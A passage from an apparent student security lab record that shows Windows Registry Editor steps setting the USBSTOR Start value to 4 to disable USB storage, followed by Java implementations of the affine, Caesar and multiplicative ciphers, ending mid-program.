

Start
Server Manager
Windows PowerShell
Administrative Tools
This PC
Task Manager
Control Panel
Internet Explorer
Desktop
Search
Everywhere
regedit
regedit
regedit



Recycle Bin
Google Chrome
Registry Editor
File Edit View Favorites Help
Computer
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
BCD00000000
HARDWARE
SAM
SECURITY
SOFTWARE
SYSTEM
ControlSet001
ControlSet002
CurrentControlSet
Control
Enum
Hardware Prof
Policies
Services
DriverDatabase
HardwareConfig
MountedDevices
RNG
Select
Name Type Data
(Default) REG_SZ (value not set)
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
Windows Server 2012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 178 days
Build 9600
3:04 PM
10/10/2020



Recycle Bin
Google Chrome
Registry Editor
File Edit View Favorites Help
uagp35
UALSVC
UASPStor
UCX01000
udfs
UEFI
UI0Detect
uliagpkx
umbus
UmPass
UmRdpSer
upnphost
usbccgp
usbehci
usbhub
USBHUB3
usbohci
usbprint
USBSTOR
usbuhci
USBXHCI
VaultSvc
vdrvroot
Name Type Data
(Default) REG_SZ (value not set)
BootFlags REG_DWORD 0x00000014 (20)
DisplayName REG_SZ @usbstor.inf,%USBSTOR.SvcDesc%;USB Mass Stor...
ErrorControl REG_DWORD 0x00000001 (1)
Group REG_SZ
ImagePath REG_EXPAND_SZ \SystemRoot\System32\drivers\USBSTOR.SYS
Owners REG_MULTI_SZ V_MSCDSC.inf usbstor.inf
Start REG_DWORD 0x00000003 (3)
Type REG_DWORD 0x00000001 (1)
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR
Windows Server 2012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 178 days
Build 9600
3:04 PM
10/10/2020



Recycle Bin
Google Chrome
Registry Editor
File Edit View Favorites Help
Name Type Data
(Default) REG_SZ (value not set)
BootFlags REG_DWORD 0x00000014 (20)
DisplayName REG_SZ @usbstor.inf,%USBSTOR.SvcDesc%;USB Mass Stor...
ErrorControl REG_DWORD 0x00000001 (1)
Group REG_SZ
ImagePath REG_EXPAND_SZ \SystemRoot\System32\drivers\USBSTOR.SYS
Owners REG_MULTI_SZ V_MSCDSC.inf usbstor.inf
Start REG_DWORD 0x00000003 (3)
Type REG_DWORD 0x00000001 (1)
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR
Windows Server 2012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 178 days
Build 9600
3:05 PM
10/10/2020


Recycle Bin
Google Chrome
Registry Editor
File Edit View Favorites Help
Edit DWORD (32-bit) Value
Value name:
Start
Value data:
4
Base
Hexadecimal
Decimal
OK
Cancel
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR
Windows Server 2012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 178 days
Build 9600
3:05 PM
10/10/2020


Recycle
Registry Editor
File Edit View Favorites Help
tsusbhub
tunnel
uagp35
UALSVC
UASPStor
UCX01000
udfs
UEFI
UI0Detect
uliagpkx
umbus
UmPass
UmRdpService
upnphost
usbccgp
usbehci
usbhub
USBHUB3
usbohci
usbprint
USBSTOR
usbuhci
USBXHCI
Name Type Data
(Default) REG_SZ (value not set)
BootFlags REG_DWORD 0x00000014 (20)
DisplayName REG_SZ @usbstor.inf,%USBSTOR.SvcDesc%;USB Mass Stor...
ErrorControl REG_DWORD 0x00000001 (1)
Group REG_SZ
ImagePath REG_EXPAND_SZ \SystemRoot\System32\drivers\USBSTOR.SYS
Owners REG_MULTI_SZ V_MSCDSC.inf usbstor.inf
Start REG_DWORD 0x00000004 (4)
Type REG_DWORD 0x00000001 (1)
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR
Windows Server 2012 R2
Windows Server 2012 R2 Standard Evaluation
Windows License valid for 178 days
Build 9600
3:21 PM
10/10/2020


Recycle Bin
Google Chrome
Local Disk (C:)
File Home Share View
This PC ▸ Local Disk (C:) ▸
Search Local Disk (C:)
Favorites
Desktop
Downloads
Recent places
This PC
Network
Name Date modified Type Size
PerfLogs 8/22/2013 8:52 AM File folder
Program Files 10/9/2020 8:39 AM File folder
Program Files (x86) 10/9/2020 8:22 AM File folder
Users File folder
Windows File folder
Windows File folder
Windows File folder
Open
Open in new window
Share with
Restore previous versions
Include in library
Pin to Start
Send to
Cut
Copy
Create shortcut
Delete
Properties
7 items 1 item selected
Evaluation
Build 9600
3:24 PM
10/10/2020


Recycle Bin
Google Chrome
14% complete
Copying 3,148 items from Local Disk (C:) to Local Disk (C:)
14% complete
More details
Local Disk (C:)
Search Local Disk (C:)
Date modified
Type
Size
Recent places
This PC
Network
Program Files (x86) 10/9/2020 8:22 AM File folder
Users 10/10/2020 2:55 PM File folder
Windows 10/7/2020 7:27 PM File folder
Windows.old 9/24/2020 3:56 PM File folder
Windows.old.000 10/7/2020 8:24 PM File folder
Users 10/10/2020 3:24 PM File folder
8 items
Evaluation
Build 9600
3:24 PM
10/10/2020


Recycle Bin
Google Chrome
Drive Tools
Local Disk (C:)
File
Home
Share
View
Manage
This PC ▸ Local Disk (C:) ▸
Search Local Disk (C:)
Favorites
Desktop
Downloads
Recent places
This PC
Network
Name
Date modified
Type
Size
PerfLogs 8/22/2013 8:52 AM File folder
Program Files 10/9/2020 8:39 AM File folder
Program Files (x86) 10/9/2020 8:22 AM File folder
Users 10/10/2020 2:55 PM File folder
Windows 10/7/2020 7:27 PM File folder
Windows.old 9/24/2020 3:56 PM File folder
Windows.old.000 10/7/2020 8:24 PM File folder
Users 10/10/2020 3:24 PM File folder
8 items
Evaluation
Build 9600
3:24 PM
10/10/2020

RESULT:

Thus, accessing restricted drives in windows has been implemented and the output was verified.

EX NO: 09
DATE : 01/10/2020

SYMMETRIC CRYPTOGRAPHY ALGORITHMS

I. AFFINE CIPHER

AIM:

To implement Affine Cipher encryption and decryption.

PROCEDURE:

The Affine cipher is a type of monoalphabetic substitution cipher, wherein each letter in an alphabet is mapped to its numeric equivalent, encrypted using a simple mathematical function, and converted back to a letter.

It uses modular arithmetic to transform the integer that each plaintext letter corresponds to into another integer that correspond to a ciphertext letter.

The encryption function for a single letter is E (x) = (a x + b) mod m where modulus m is the size of the alphabet & a and b are the key of the cipher and a must be chosen such that a and m are coprime.

In deciphering the ciphertext, we must perform the opposite (or inverse) functions on the ciphertext to retrieve the plaintext.

Once again, the first step is to convert each of the ciphertext letters into their integer values.

The decryption function is D (x) = a^-1 (x - b) mod m where a^-1 is the modular multiplicative inverse of a modulo m.


PROGRAM:

```
import java.util.Scanner;
import java.util.*;
class AffineCipher
{
  static String encryptMessage(char[] msg,int a, int b)
   {
     String cipher = "";
      for (int i = 0; i < msg.length; i++)
      {
```

```
        if (msg[i] != ' ')
        {
            cipher = cipher
                    + (char) ((((a * (msg[i] - 'A')) + b) % 26) + 'A');
        } else           {
            cipher += msg[i];
        }
    }
    return cipher;
}
static String decryptCipher(String cipher,int a,int b)
{
    String msg = "";
    int a_inv = 0;
    int flag = 0;
    for (int i = 0; i < 26; i++)
    {
        flag = (a * i) % 26;
        if (flag == 1)
        {
            a_inv = i;
        }
    }
    for (int i = 0; i < cipher.length(); i++)
    {
            if (cipher.charAt(i) != ' ')
        {
            msg = msg + (char) (((a_inv *
                    ((cipher.charAt(i) + 'A' - b)) % 26)) + 'A');
        }
        else
        {
            msg += cipher.charAt(i);
        }
    }
    return msg;
```

```
    }
     public static void main(String[] args)
    {
        Scanner sc = new Scanner(System.in);
        System.out.print("Enter the Message : ");
        String msg = sc.next();
        Scanner scan= new Scanner(System.in);
        System.out.print("Enter key A : ");
        int a= scan.nextInt();
        System.out.print("Enter key B : ");
        int b= scan.nextInt();
        String cipherText = encryptMessage(msg.toCharArray(),a,b);
        System.out.println("Encrypted Message is : " + cipherText);
        System.out.println("Decrypted Message is : " +
decryptCipher(cipherText,a,b));
    }
}
```

OUTPUT:



II. CAESAR CIPHER

AIM:

To implement Caesar Cipher encryption and decryption.

PROCEDURE:

Caesar Cipher is simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter some fixed number of positions down the alphabet.

For example with a shift of 1, A would be replaced by B, B would become C, and so on.

The encryption can be represented using modular arithmetic by first transforming the letters into numbers, according to the scheme, A = 0, B = 1,…, Z = 25.

Encryption of a letter by a shift n can be described mathematically as $E(x) = (x + n) \bmod 26$.

Decryption of a letter by a shift n can be described mathematically as $D(x) = (x - n) \bmod 26$.

PROGRAM:

```
import java.util.*;
import java.util.Scanner;
public class CaesarCipher
{
   public static final String ALPHABET ="abcdefghijklmnopqrstuvwxyz";
   public static String encrypt(String plainText, int shiftKey)
   {
      plainText = plainText.toLowerCase();
      String cipherText = "";
      for (int i = 0; i < plainText.length(); i++)
      {
         int charPosition = ALPHABET.indexOf(plainText.charAt(i));
         int keyVal = (shiftKey + charPosition) % 26;
         char replaceVal = ALPHABET.charAt(keyVal);
         cipherText += replaceVal;
      }
```

```
    return cipherText;
  }
  public static String decrypt(String cipherText, int shiftKey)
  {
    cipherText = cipherText.toLowerCase();
    String plainText = "";
    for (int i = 0; i < cipherText.length(); i++)
    {
      int charPosition = ALPHABET.indexOf(cipherText.charAt(i));
      int keyVal = (charPosition - shiftKey) % 26;
      if (keyVal < 0)
      {
        keyVal = ALPHABET.length() + keyVal;
      }
      char replaceVal = ALPHABET.charAt(keyVal);
      plainText += replaceVal;
    }
    return plainText;
  }
  public static void main(String[] args)
  {
    Scanner sc = new Scanner(System.in);
    System.out.print("Enter the Message : ");
    String message = new String();
    message = sc.next();
    System.out.print("Enter the key : ");
    Scanner scan = new Scanner(System.in);
    String input = scan.nextLine();
    int key = Integer.parseInt( input );
    System.out.print("Encrypted Message is : ");
    System.out.println(encrypt(message, key));
    System.out.print("Decrypted Message is : ");
    System.out.println(decrypt(encrypt(message, key), key));
    sc.close();
  }
}
```

OUTPUT:

```
Senba:Cipher senbagapriya$ javac CaesarCipher.java
Senba:Cipher senbagapriya$ java CaesarCipher
Enter the Message : hello
Enter the key : 5
Encrypted Message is : mjqqt
Decrypted Message is : hello
Senba:Cipher senbagapriya$
```

III. MULTIPLICATIVE CIPHER

AIM:

To implement Multiplicative Cipher encryption and decryption.

PROCEDURE:

The multiplicative cipher is similar to additive cipher except the fact that the key bit is multiplied to the plain-text symbol during encryption.

Likewise, the cipher-text is multiplied by the multiplicative inverse of key for decryption to obtain back the plain-text.

The encryption and decryption formula are $C = (M * k) \bmod n$ and $M = (C * k^{-1}) \bmod n$ where k^{-1} is multiplicative inverse of key respectively.


PROGRAM:

```
import java.util.*;
class multiplicativeCipher
{
	public static void main(String args[])
	{
		Scanner sc=new Scanner(System.in);
		int shift,i,n;
		String str;
		String str1="";
		String str2="";
